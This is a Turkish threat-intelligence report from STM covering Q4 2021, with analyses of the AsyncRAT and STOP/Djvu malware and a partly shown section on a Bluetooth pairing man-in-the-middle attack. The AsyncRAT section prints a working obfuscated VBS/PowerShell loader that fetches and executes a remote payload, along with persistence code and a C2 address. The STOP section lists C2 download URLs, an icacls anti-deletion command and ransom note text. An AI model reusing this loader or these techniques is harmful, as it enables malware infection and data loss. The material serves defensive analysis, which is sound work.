SİBER TEHDİT DURUM RAPORU

EKİM-ARALIK 2021

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

İÇİNDEKİLER

GİRİŞ

2021 yılının son çeyreğinde sizler için hazırlamış olduğumuz raporumuzda yine birbirinden ilgi çekici ve güncel konularla karşınızdayız.

Bunların arasında her dönem olduğu gibi zararlı yazılım analizleri ve teknolojik gelişmeler gibi başlıklar bulunuyor. Raporda "AsyncRAT" ve "STOP" isimli zararlı yazılımların analizleriyle başlayan bölümü teknolojik gelişmeler bölümü takip ediyor.

IoT dünyasında giyilebilir teknolojilerin sayılarının ve birbirleriyle olan iletişim ihtiyacının artması, Bluetooth kullanımının yaygınlaşmasını getirdi. Saldırganların bunu fırsat bilerek başvurduğu "Ortadaki Adam" (Man In The Middle) saldırısının analizini sunuyoruz.

Bunun devamında, saldırganların tarayıcı önbelleklerinde saklanan web sitesi faviconları sayesinde kurbanların hangi sayfalarda dolaştığını nasıl öğrendiğini açıklayan yazımızı paylaşıyoruz.

Daha sonra kötü amaçlı sosyal medya hesaplarını makine öğrenmesi kullanarak tespit edebilmek için "Deep Entity Classifier" algoritmasını inceliyor ve ardından da insanların parola yöneticisi kullanımlarının yaş aralıklarına göre nasıl değiştiğini ele alıyoruz.

Daha sonra en eski internet protokollerinden biri olan NTP (Network Time Protocol) protokolünün günümüzde ne kadar güvenli olduğunu irdeliyoruz.

Son olarak bu rapordaki dönem konumuzu, son zamanlarda hızla gelişen ve vazgeçilmez bir teknoloji hâline gelmiş olan Ethereum blok zincirindeki akıllı sözleşmelerin zafiyetlerinin incelenmesi oluşturuyor.

Keyifli okumalar dileriz.

ZARARLI YAZILIM ANALİZLERİ

1. AsyncRAT Zararlı Yazılım Analizi

Çalıştığı cihaz üzerindeki bilgileri dışarıya şifreli olarak aktaran zararlı yazılım AsyncRAT, değişik şekillerde tekrar yükselişe geçmiş bulunuyor. Çeşitli şekillerde paketlendiğinden ötürü pek çok varyasyonu bulunmaktadır. Bu yazıda aşağıda bilgileri verilen örnek incelenmiştir:

Algoritma	Değer
MD5	223cad7e2ce7b7945c6cacad2d0e0736
SHA-1	4db6703a137ef261a862c85372816fb68d4dd004
SHA-256	9bae559dfd9349a078fe4a38b86ef84da7f3f09a-22df5fb4be1a9d0a4bf3bad3

Tablo 1: AsyncRAT bilgileri.

VirusTotal üzerindeki raporuna bakıldığında, inceleme yapıldığı zaman 55 güvenlik yazılımı üreticisi arasından sadece 12 tanesinin zararlı tespiti yapabildiği görülmektedir:

Ad-Aware	VB:Trojan.Valyria.5229
ALYac	VB:Trojan.Valyria.5229
Arcabit	VB:Trojan.Valyria.D146D
BitDefender	VB:Trojan.Valyria.5229
DrWeb	VBS.DownLoader.2284
Emsisoft	VB:Trojan.Valyria.5229 (B)
eScan	VB:Trojan.Valyria.5229
FireEye	VB:Trojan.Valyria.5229
GData	VB:Trojan.Valyria.5229
Kaspersky	HEUR:Trojan-Downloader.Scrip...
MAX	Malware (ai Score=89)
Symantec	ISB.Downloader!gen76

Şekil 1: AsyncRAT'ı tespit edebilen güvenlik yazılımları.

Zararlı, bir Visual Basic Script dosyası şeklindedir. Kullanıcı, bu dosyayı çalıştırdığında zararlı aktiviteler başlar. Betiğin içeriği şu şekildedir:

```
1  Set MY =
   CreateObject(Replace(Replace(Replace(Replace(Replace(Replace(Replace(Replace(Replace(Replace("hRrXsjjbl
   JcZxwDHrXRpVZYQYQ", "hR", "w"), "rX", "s"), "sj", "c"), "jb", "r"), "IJ", "i"), "cZ", "p"), "xw", "t"), "DH",
   "."), "Rp", "h"), "VZ", "e"), "YQ", "l"))
2  ZO = ("powersh")
3  MY.Run((ZO)+"ell -Com mand [System.Threading.Thread]::Sleep(5000); $edg = 'SecurityProtocol';$cacal =
   'SecurityProtocol';[System.Net.ServicePointManager]::$edg = [System.Net.ServicePointManager]::$cacal -bor
   3072;$cl='(New-';$Z = '!@ '.Replace('!@','Object');$X2 =
   '|$|$|$|$|$|$|$|$|$|$|$'.Replace('|$|$|$|$|$|$|$|$|$|$|$','Net');$X3 =
   '!|!|!|!|!|!|!|!'.Replace('!|!|!|!|!|!|!','.We');$c4='||||'.Replace('||||','.Downlo');$Dl =
   '<3>'.Replace('<3>','bClient)');$c3='<4>(''https://v3-fastupload.s3-accelerate.amazonaws.com/1638271778-imageV.
   mp3'')'.Replace('<4>','adString');$M = $cl,$Z,$X2,$X3,$Dl,$c4,$c3;$hcnx =
   '<5>'.Replace('<5>','I`E`X');$zzzzzzzzzzzzzzzzzzzzzzzzzzzzz= $hcnx+($M -Join '')|I`E`X;$edg =
   'SecurityProtocol';$cacal = 'SecurityProtocol';[System.Net.ServicePointManager]::$edg =
   [System.Net.ServicePointManager]::$cacal -bor 3072;"), CONSOLE_HIDE, CMD_WAIT
4  Set HM = Nothing
```

Şekil 2: Zararlı kod taşıyan Visual Basic betiği.

```
powershell -Com mand
[System.Threading.Thread]::Sleep(5000);
$edg = 'SecurityProtocol';
$cacal = 'SecurityProtocol';
[System.Net.ServicePointManager]::$edg = [System.Net.ServicePointManager]::$cacal -bor 3072;
$c1='(New-';$Z = '!@ '.Replace('!@','Object');
$X2 = '|$|$|$|$|$|$|$|$|$|$'.Replace('|$|$|$|$|$|$|$|$|$|$','Net');
$X3 = '!|!|!|!|!|!|!'.Replace('!|!|!|!|!|!|!','.We');
$c4='||||'.Replace('||||','.Downlo');
$D1 = '<3>'.Replace('<3>','bClient)');
$c3='<4>(''https://v3-fastupload.s3-accelerate.amazonaws.com/1638271778-imageV.mp3'')'.Replace('<4>','adString'
);
$M = $c1,$Z,$X2,$X3,$D1,$c4,$c3;
$hcnx = '<5>'.Replace('<5>','I`E`X');$zzzzzzzzzzzzzzzzzzzzzzzzzzzz= $hcnx+($M -Join '')|I`E`X;$edg =
'SecurityProtocol';
$cacal = 'SecurityProtocol';
[System.Net.ServicePointManager]::$edg = [System.Net.ServicePointManager]::$cacal -bor 3072;
```

Şekil 3: Powershell betik içeriği.

```
try
{

start-sleep 3
$GHFKVNVR = @'
jLoDkC7dtiX6lW1j123btml7l23bVbts27Zt2zZ3uar/c859t/u91xHdI9aKOefKkSPGzMyIXBmRslrxABAAAAD6z/z5AQDaAP+BAOD/DP9/Jjx+E
'@
$jtwC = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::'FromBase64String'($GHFKVNVR),[IO.Cor
$UIMBFTYRYT = New-Object Byte[](98816)
start-sleep 3
$jtwC.Read($UIMBFTYRYT, 0, 98816) | Out-Null
start-sleep 3
[Byte[]] $MyPt = [System.IO.Path]::([System.Threading.Thread]::'GetDomain'().'Load'($UIMBFTYRYT).'EntryPoint'.Inv

$JMVCCF = "Framework64"
start-sleep 3
$JMVCCF2 = "Framework"
[Object[]] $Params=@($MyPt.Replace($JMVCCF,$JMVCCF2) ,$UIMBFTYRYT)
[System.Threading.Thread]::Sleep(600)
return $T.GetMethod('Run').Invoke($null, $Params)
} catch { }
[System.Threading.Thread]::Sleep(600)
start C:\ProgramData\Edg\Edg.vbs
```

Şekil 4: mp3 uzantılı dosyada yer alan zararlı kod.


Betik, kullanıcı ve güvenlik yazılımlarını atlatma amacıyla bulanıklaştırılmıştır. İlk satırda "wscript.shell" dizisi bulanıklaştırılmıştır. Bu obje ileride powershell komutlarını VBS üzerinden çalıştırma amacıyla oluşturulmuştur. 3'üncü satırda bulunan powershell komutunun çalıştırılması için gerekli hazırlıklar yapıldıktan sonra, çalıştırılacak olan powershell komutları da statik analizden korunma amacıyla bulanıklaştırılmıştır. Genelde "Replace" komutu kullanılarak özel sözcükler bir arada tutulmamıştır.

Powershell'de çalışacak olan betik, biraz daha okunabilir şekilde yukarıda verilmiştir.

Yine birçok "Replace" komutuyla zararlı aktivite statik analizden saklanmaya çalışılmıştır. 7'inci satırda cihazın geçerli protokol tipinin TLS 1.2'ye ayarlandığı görülmektedir. Bunun haricinde 13'üncü satırda yer alan link dikkat çekmektedir. Zararlı kod buradaki dosyayı indirip 15'inci satırda powershell'in IEX komutuyla çalıştırmaktadır.

İndirdiği dosya mp3 uzantılı olmasına karşın powershell komutları barındırmaktadır.

Powershell kodu incelendiğinde base64 ile şifrelenmiş veri göze çarpmaktadır. Ayrıca analizin zorlaştırılması için uzun süreli uyuma komutları da içermektedir. Base64 ile şifrelenmiş veri açıldığında "MZ" ve "PE" imzaları görülmektedir:



Şekil 5: Powershell betiği içinde yer alan PE imzalı dosya.

```
$action = New-ScheduledTaskAction -Execute 'C:\ProgramData\Edg\Edg.vbs'
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 2)
Register-ScheduledTask -Action $action -Trigger $trigger -TaskName "Edg"
```

Şekil 6: Zararlının sistemde kalıcılığı sağladığı kod parçası.

```
start-sleep 1
return $byteOutArray
}
}
[Byte[]] $PanelXV = Decompress @(31,139,8,0,0,0,0,0,4,0,180,188,9,124,100,71,113,48,94,243,102,52,51,58,246,2
[Byte[]] $RtDXB = Decompress(@(31,139,8,0,0,0,0,0,4,0,236,189,119,124,20,213,250,56,60,187,217,158,66,54,33,1
while ($true)
{
$RR1 = "Load"
start-sleep 1
$EE1 = "GetMethod"
start-sleep 1
$PanelC = 'C:\Windows\Microsoft.NEt\Framework\v4.0.30319\aspnet_compiler.exe'
start-sleep 1
$ncx = 'Execute'
$yhcx = 'Gettype'
$ghjxet = 'NV.b'
$yhcfdjukdc = 'Invoke'
[<##><##><##><##><##><##><##><##>Reflection.Assembly<##><##><##><##><##><##><##><##>]::$RR1(<##>$RtDXB<##>).$
start-sleep 1
$cc = "Framewor"
$VBX = "k64"
[Byte[]] $VBX + $cc
start-sleep 1
$gbcx = "Framew"
$NCZF = "ork"
[Byte[]] $gbcx + $NCZF
[Object[]] $tRDE=@($BC.Replace($VBX,$NCZF) ,$RtDXB)
start-sleep 1
[System.threading.thread]::Sleep(600)
start-sleep -s 5
}
} catch { }
```

Şekil 7: PE Edg.ps1 zararlı dosyasının başka zararlı kodları çalıştırdığı bölüm.

Betik, temel olarak base64 ile şifrelenmiş veriyi açıp çalıştırmaktadır. Betiğin en sonunda yer alan "Edg.vbs" dosyası henüz ortaya çıkmamıştır. Betiğin çalıştırdığı PE dosyası incelendiğinde, C# programlama dili kullanılarak oluşturulmuş çalıştırılabilir dosya olduğu tespit edilmiştir. Bu zararlı yazılım çalıştığında ise betikte bulunan "Edg.vbs" dosyası ve bu dosyanın ihtiyaç olduğu diğer dosyaları "C:\ProgramData\Edg" klasörünün altına oluşturmaktadır. "Edg.vbs" dosyası "Edg.bat" dosyasını, bat dosyası ise "Edg.ps1" powershell betik dosyasını çalıştırmaktadır. Betik ilk satırlarında çalıştığı cihazda kalıcılığı sağlamaya çalışmaktadır:


Kalıcılığı sağladıktan sonra 41'inci satırda "gzip" ile sıkıştırılmış olan zararlı kodları açıp çalıştırmaktadır.

"PanelXV" değişkeninde C# programlama diliyle yazılmış bir çalıştırılabilir dosya (.exe), "RtDXB" değişkeninde ise C# programlama diliyle yazılmış bir kütüphane dosyası (.dll) saklanmaktadır. Betiğin 41'inci satırındaki bulanıklaştırılma kaldırıldığında şöyle görülmektedir:

> *"[Reflection.Assembly]::Load($RtDXB).GetType(NV.b).GetMethod(Execute).Invoke($null,[object[]] ($PanelC,$PanelXV))"*

Bu satırla, DLL dosyası yüklendikten sonra "NV.b" sınıfının "Execute" metodu çağrılmaktadır. Bu metoda bir dosya yolu ve EXE dosyasının içeriği verilmektedir. DLL dosyası, betikte yer alan EXE dosyasını çalıştırır ve AsyncRAT hedef makinede çalışmaya başlar.

C# programlama dilinde geliştirilen RAT çalıştırılabilir dosyası statik ve dinamik analizden kaçınmak için birçok bulanıklaştırma metoduna sahiptir. Aşağıda bu zararlı uygulamanın ana kodu gösterilmiştir:



Şekil 8: Zararlının RAT görevini icra eden kod parçası.

Zararlı, çalıştığında ilk iş olarak kullanacağı bilgileri açıp "Mutex" yaratma ve kontrol işlemlerini gerçekleştirir. Bu örnekte Mutex'i "AsyncMutex_6SI8OkPnk" adıyla oluşturur. Kendi içinde kullanacağı bilgiler AES şifreleme yöntemiyle şifrelendiğinden dolayı onlara ulaşmak için açmak zorundadır. Decompile edilmiş kodda 19'uncu satırda zararlı parametreleri bellekte açar. Bu parametrelerin bazıları aşağıda verilmiştir:

Port	2005
Komuta Kontrol	138.201.2.2
Versiyon	0.5.7B
Yükleme	false
Mutex Adı	AsyncMutex_6SI8OkPnk
Pastebin	null
Anti-analiz	false

Tablo 2: AsyncRAT parametreleri.

Zararlı, TCP protokolünü kullanarak komuta kontrole bağlanır. TCP bağlantısının sonlanmaması amacıyla belirli aralıklarla paket alışverişinde bulunur. Hedef sistemde çalışan zararlı, komuta kontrolden gelen zararlı kodları çalıştırdığından ötürü diğer zararlı davranışlarına erişilememiştir.

2. STOP Zararlı Yazılım Analizi

Diğer fidye yazılımları kadar yaygın olmayan ancak günümüzde hâlâ kullanılmaya devam eden STOP (djvu) isimli fidye yazılımı olarak etiketlenen ***915d210a27fb06e0c1ce21ee18fcf4ec*** MD5 hash değerine sahip zararlı yazılım incelenmiştir. Dosya büyüklüğü 883.50 KB olup incelenen zararlı yazılım çalıştırılabilir *Windows 32 bit PE32* dosyasıdır.

İncelenen dosya birçok virüs programı tarafından zararlı olarak etiketlenmiştir. Zararlı yazılımın barındırdığı farklı davranışlar nedeniyle güvenlik araçları tarafından ağırlıklı olarak *Trojan* veya *Ransomware* olarak nitelenmiştir.

Zararlı yazılımın dinamik analizi kapsamında, dosya Windows 7 32 bit işletim sisteminde çalıştırıldığında öncelikle işletim sistemi tarafından desteklenen dillerin *"HKEY_LOCAL_MACHINE\SYSTEM\ CONTROLSET001\ CONTROL\NLS\SORTING\VERSIONS"* registery key bilgisinden kontrol edildiği görülmüştür.

Zararlı yazılım daha sonra kendisini tekrar çalıştırarak yeni bir process oluşturmaktadır. Aynı isimle fakat farklı bir process ID değeri ile çalışan uygulama aşağıdaki önemli işlemleri gerçekleştirmektedir.

- Kendisini kullanıcının *AppData* klasörü altına kopyalamaktadır.
- Bilgisayarın her açılışta kullanıcının *AppData* klasörü altında bulunan aynı isimli dosyanın çalıştırılması için *"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\ Run\SysHelper"* registery key bilgisi altına dosya yolu bilgisini *--AutoStart* parametresiyle birlikte eklemektedir.
- *ICACLS.EXE*'yi kullanarak *AppData* altında bulunan dosyanın ACL (access control list) bilgilerini *"/deny *S-1-1-0:(OI)(CI)(DE,DC)"* parametreleriyle değiştirerek dosyanın kullanıcılardan gizlenerek silinmesini önlemektedir.
- Bilgisayarın ismini *GetComputerName* API'si ile okumaktadır.
- Ağ kartının MAC adresi sorgulanmaktadır. C2 ile iletişim sürecinde MAC adresi değeri kullanılmaktadır.
- *WPAD* (Web Proxy Auto-Discovery Protocol) ayarları değiştirilmekte veya yeniden oluşturulmaktadır.
- Uygulama tekrar kendisini çalıştırarak yeni bir process oluşturmaktadır.

Tekrar farklı bir process ID bilgisiyle çalışan aynı uygulama *"--Admin IsNotAutoStart IsNotTask"* parametresiyle kendisini tekrar çalıştırmaktadır. Çalışan uygulama STOP isimli fidye yazılımı özelliklerini göstermektedir. Önemli olan belli başlı işlemler aşağıda listelenmiştir.

- *taskschd.dll* yüklenerek Task Scheduler ile uygulamanın hayatta kalması, belli zamanlarda çalışıldığını kontrol etmesi için yeni görev zamanlayıcısı girdisi yapmaktadır.
- *"HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\AUTHROOT\CERTIFICATES\"* altındaki sistem sertifikalarına müdahale etmektedir.
- Desteklenen dilleri tekrar kontrol etmektedir.
- *GetComputerName* API kullanılarak bilgisayar ismini okumaktadır.
- *GetUserNameEx* ve *GetUserName* API'leri kullanılarak kullanıcı bilgilerini sorgulamaktadır.
- *GetTimeZoneInformation* API kullanılarak işletim sistemi zaman dilimini kontrol etmektedir.
- *GetSystemTimeAsFileTime* API kullanılarak işletim sistemi saatini kontrol etmektedir.
- Bazı dosyaların uzantılarına *.pcqq* eklediği ve dosya içeriğini değiştirdiği görülmektedir.
- Farklı klasörlerde oluşturduğu *_readme.txt* isimli dosya içeriğinde fidye yazılımı metni görülmektedir. *ATTENTION! Don't worry, you can return all your files!*

  All your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.

  The only method of recovering files is to purchase decrypt tool and unique key for you.
- *C:\SystemID\PersonalID.txt* dosyası *"3pNdLH-1399769YerBBKCxHURRAqLhaXsGw3Fbkt1"* içeriğiyle çalışan bilgisayara özel bir ID oluşturulmaktadır. STOP/Djvu fidye yazılımı online ve offline olmak üzere iki farklı ID oluşturmaktadır. C2 sunucularına ulaşılamaması durumunda offline ID oluşturmaktadır.

Offline ID bilgisinin son iki karakteri de genellikle t1 olmaktadır. Analiz esnasında oluşan ID değeri offline değere benzemektedir.

- *Process32Next* API kullanılarak çalışan proses isimlerini sürekli sorgulamaktadır.

STOP fidye yazılımının ağ bağlantıları incelendiğinde iki farklı domain ile irtibata geçtiği görülmektedir. *api.2ip.ua* ve *asvb.top* domain adresleri fidye yazılımı tarafından kullanılan domain bilgileridir. *api.2ip.ua* adresi zararlı yazılım tarafından, zararlı yazılımın çalıştığı bilgisayarın gerçek IP adresinin hangi ülkeye ait olduğunu belirlemek için kullandığı görülmüştür. Söz konusu adresin zararlı yazılım ile doğrudan bir bağlılığı bulunmamaktadır. *asvb.top* adresini C2 olarak kullanan zararlı yazılım, bu sunucuya ulaşamaması durumunda da offline olarak dosyaları şifreleme işlemini bünyesinde barındırdığı key çiftiyle yapmaktadır. C2 ile bağlantı sağlaması durumunda ise bilgisayarın MAC adresinin hash değerini C2'ye gönderip şifreleme işlemini C2'den dönecek anahtarla yapmaktadır.

Fidye yazılımının C2 ile internet üzerinden konuşmasında aşağıdaki URI bilgilerine erişilmiştir.

- *http://asvb.top/files/penelop/3.exe*
- *http://asvb.top/files/penelop/updatewin2.exe*
- *http://asvb.top/files/penelop/updatewin1.exe*
- *http://asvb.top/ndddhsspen6/get.php pid=<HASH>&first=true*
- *http://asvb.top/files/penelop/4.exe*
- *http://asvb.top/files/penelop/updatewin.exe*
- *http://asvb.top/files/penelop/5.exe*

Söz konusu zararlı yazılımın dosya sisteminde bıraktığı kalıntılardan önemli olanlar aşağıda listelenmiştir.

- *\AppData\Local\bowsakkdestx.txt*
- *C:\SystemID\PersonalID.txt*
- *_readme.txt*
- *\AppData\Local\< DEĞİŞKEN >\3.exe*
- *\AppData\Local\< DEĞİŞKEN >\4.exe*
- *\AppData\Local\< DEĞİŞKEN >\5.exe*
- *\AppData\Local\< DEĞİŞKEN >\updatewin.exe*
- *\AppData\Local\< DEĞİŞKEN >\updatewin1.exe*
- *\AppData\Local\< DEĞİŞKEN >\updatewin2.exe*

Zararlı yazılım tarafından çalıştırılan komutlar ve/veya parametreler aşağıda listelenmiştir.

- icacls < *DEĞİŞKEN >\AppData\Local\< DEĞİŞKEN >" /deny *S-1-1-0:(OI)(CI)(DE,DC)*
- *--Admin IsNotAutoStart IsNotTask*
- *\AppData\Local\< DEĞİŞKEN >\updatewin.exe*
- *\AppData\Local\< DEĞİŞKEN >\updatewin1.exe*
- *\AppData\Local\< DEĞİŞKEN >\updatewin2.exe*
- *\AppData\Local\< DEĞİŞKEN >\3.exe*
- *\AppData\Local\< DEĞİŞKEN >\4.exe*
- *\AppData\Local\< DEĞİŞKEN >\5.exe*

Kayıt defterinde yapılan değişiklikler aşağıda listelenmiştir.

- *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\SysHelper*
- *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad*
- *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates*

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

3. Bluetooth Yöntem Karıştırma Saldırısı

Bluetooth; şifreleme, kimlik doğrulama ve veri bütünlüğü sağlayan bir kablosuz kısa mesafe bağlantı ve iletişim protokolüdür. Bluetooth cihazlarının ilk kullanımda eşleştirme adı verilen bir işlemle güven oluşturması gerekir. Bluetooth protokolü birden çok alternatif eşleştirme yöntemini desteklemektedir. Bir grup araştırmacı tarafından geliştirilen ve "Yöntem Karıştırma Saldırısı" olarak adlandırılan bir metotla saldırgan kurban olarak seçtiği cihazlar arasındaki güvenli bağlantıya sızabilir ve tüm trafiği kesebilir.

2010 yılında, Bluetooth Özel İlgi Grubu (Bluetooth SIG), Bluetooth Low Energy'yi (BLE) standartlaştırarak, IoT üreticilerine düşük maliyetli ve düşük güç tüketen bir iletişim protokolü olarak sundu[3]. Popülaritesini daha da artıran BLE, artık mobilite, sağlık, finans, enerji, lojistik ve eğlence uygulamalarını da içine alan geniş bir ürün yelpazesinde kullanılmaktadır. Bu cihazların çoğu hassas verileri işler veya kritik uygulamaları çalıştırır ve bu nedenle iletişimi korumak için yüksek güvenlik gerektirir. BLE kullanan cihazların çoğu oldukça hassas verileri işlemektedir. Örneğin akıllı saatler ve kondisyon takip cihazları kullanıcıların kişisel biyometrik verilerini toplayarak akıllı telefonlarla paylaşmaktadır.

Bluetooth Classic (BC) ve BLE'ye sürüm düşürme veya kriptografik saldırılar da dahil olmak üzere bilinen birçok saldırı vardır[4], [5], [6], [7]. Ancak güvenli bir bağlantı yöntemi kullanılıyorsa, bunların hiçbiri mevcut Bluetooth 5.2 sürümü için geçerli değildir. Bluetooth güvenlik ihtiyacını karşılamak için uygulamalar talep ederse şifreleme, kimlik doğrulama ve bütünlük koruması sunabilmektedir. Bunun için ilk olarak cihazlar arasında güvenilir bir bağlantı kurulmalıdır. Bu sürece "eşleştirme süreci" adı verilir.

Bluetooth'da birçok farklı eşleşme metodu vardır. Bu yüzden cihazların karşılıklı olarak hangi metodu

kullanacakları hususunda anlaşması gerekir. Ayrıca Bluetooth eşleşmesi sürecinde her iki ucun da aynı yöntem üzerinde anlaştığı kontrol edilmezse cihazların farklı eşleşme yöntemleri kullanarak birbirleriyle etkileşime geçmesi mümkündür. Bu zayıflık üzerine çalışmalar yürüten araştırmacılar "Yöntem Karmaşası" adını verdikleri yeni bir saldırı şekli geliştirmiştir. Saldırgan öncelikle (henüz bir güven bağlantısı kurmamış olan) iki cihaz arasındaki eşleştirme girişimini tespit ederek ele geçirir. Ardından her iki kurbanla farklı eşleştirme yöntemleriyle güvenli bağlantılar kurar (Yöntem Karmaşası). Kurbanlar güvenilir bir cihazla eşleştiklerini varsayarlar fakat saldırganla eşleşmişlerdir. Böylece saldırgan iki cihaz arasında güvenli bir bağlantı kurmak için ön paylaşımda kullanılan gizli bilgileri elde eder. Bu bilgiler kullanılarak eşleştirme işlemleri etkilenebilir ve Yöntem Karmaşası başarılı eşleştirmelerle sonuçlanabilir. Kurbanlar güvenilir bir bağlantı kurduklarını varsayarlar ancak, istikrarlı bir Ortadaki Adam (MitM) konumunda olan saldırganla eşleşmişlerdir.

Bluetooth Genel Bakış

Son kullanıcı cihazlarının farklı yetenekleri ve güvenlik gereksinimleri vardır. Örneğin, dizüstü bilgisayarlarda ekran ve klavye varken, kulaklıklarda ikisi de yoktur. Bluetooth protokolü çeşitli cihazları desteklemek için, İlişkilendirme Modelini (Association Model), cihazların yeteneklerine ve güvenlik gereksinimlerine göre dinamik olarak seçilebilir şekilde sunmaktadır. BLE'de, Eşleştirme Özelliği Değişimi (Pairing Feature Exchange) bir eşleştirme yöntemi üzerinde anlaşmak için kullanılır. İlişkilendirme Modeli sözleşmesi için üç temel özellik mevcuttur:

- OOB-bit: OOB verisinin kullanılabileceğini belirtir.
- MitM-bit: Kimlik doğrulamanın aktif olduğunu belirtir.
- IOCaps: Kullanıcı etkileşimi için sağlanan yetenekleri belirtir.

BLE'de kullanılan IOCaps yetenekleri şunlardır:

- DisplayOnly: Cihaz sadece 6 haneli sayısal bir değer görüntüleyebilir.
- DisplayYesNo: Cihaz 6 haneli bir sayısal değer görüntüleyebilir ve kullanıcı bir onay (evet veya hayır) girebilir.
- KeyboardOnly: Kullanıcı 6 haneli sayısal bir değer ve bir onay girebilir.
- KeyboardDisplay: Cihaz 6 haneli bir sayısal değer görüntüleyebilir ve kullanıcı 6 haneli sayısal bir değer ve bir onay girebilir.
- NoInputNoOutput: Cihazın kullanıcı ile iletişim kurma yeteneği yoktur.

İki cihaz arasında eşleştirme özellikleri karşılıklı olarak değiştirildiğinde, cihazlar birbirinden bağımsız olarak hangi ilişkilendirme yöntemini (Association Model) kullanacağına karar verir. Eğer eşleştirme özellikleri ayarlanırken MitM biti aktive edildiyse yukarıda sıralanan IOCaps yeteneklerinden hangilerinin kullanılacağı da belirlenmiş olur.

	Display-Only	**Display-YesNo**	**Keyboard-Only**	**NoInput-NoOutput**	**Keyboard-Display**
DisplayOnly	Sadece Çalış	Sadece Çalış	*Anahtar Girişi*	Sadece Çalış	*Anahtar Girişi*
DisplayYesNo	Sadece Çalış	Sayısal Karşılaştırma	*Anahtar Girişi*	Sadece Çalış	*Sayısal Karşılaştırma*
KeyboardOnly	*Anahtar Girişi*	*Anahtar Girişi*	*Anahtar Girişi*	Sadece Çalış	*Anahtar Girişi*
NoInputNoOutput	Sadece Çalış	Sadece Çalış	Sadece Çalış	Sadece Çalış	Sadece Çalış
KeyboardDisplay	*Anahtar Girişi*	*Sayısal Karşılaştırma*	*Anahtar Girişi*	Sadece Çalış	*Sayısal Karşılaştırma*

Tablo 3: IOCaps'e göre Eşleşme Modeli seçimi.

Üzerinde anlaşılan IOCaps'e göre cihazlarda kullanılacak kimlik doğrulama metotları Tablo 3'de gösterilmiştir. Örneğin, sayısal karşılaştırma yapılabilmesi için cihazların *DisplayYesNo* veya *DisplayKeyboard* özelliklerini sağlayabilmeleri gerekmektedir.

Yöntem Karıştırma Saldırısı

Bu saldırı BLE cihazların birbirleriyle eşleşme girişimlerini hedef alarak MitM gerçekleştirmeye çalışan bir yöntemdir. Yöntemin genel çerçevesi; A ve B cihazları arasında tek bir eşleştirme yerine, saldırgan olan C ile aynı anda iki farklı eşleştirme yapılmasına dayanır. Eğer hiçbir cihaz MitM bitini aktif etmemişse kimlik doğrulama olarak "Just Works" (JW) yöntemi kullanılır. Bu yöntem üzerinde yürütülmüş çalışmalar mevcuttur fakat Münih Teknik Üniversitesindeki araştırmacıların yaptığı çalışma MitM

bitinin aktive edildiği durumları kapsamaktadır. Eğer MitM biti aktive edilmişse, kimlik doğrulama için anahtar girişi mi (PE) yoksa sayısal karşılaştırma mı (NC) kullanılacağı yukarıdaki IOCaps'lere göre tayin edilir.

Saldırı Ön Adımları

1. Saldırgana Bağlanma: Kullanıcının A ve B cihazlarını birbirleriyle eşleştirmeye çalıştığını varsayıyoruz. Örneğin A cihazı dizüstü bilgisayarı, B cihazı akıllı saati ve bunlara ek olarak da C cihazı saldırganı temsil ediyorlar. Saldırının gerçekleşebilmesi için A, B yerine C ile eşleştirmeyi başlatmalıdır, böylece saldırgan MitM olarak hareket edebilir. A etrafındaki BLE cihazları ararken, B de kendini tanıtmak için etrafa reklam bilgisi yaymaya başlar. Aynı zamanda saldırgan C de B ile aynı ad altında reklam bilgisi yayar. Kullanıcı artık C'yi A'nın eşleştirme menüsünde gözlemler, burada C'yi B'den ayırt edemez. Ek olarak B cihazının menüde görünmesini önlemek için B'ye ayrıca bir sinyal bozma (jamming) saldırısı yapılabilir. Sonunda kullanıcı C'yi istenen eşleştirme ortağı olarak algıladığı için B yerine C ile eşleşmeye başlar.
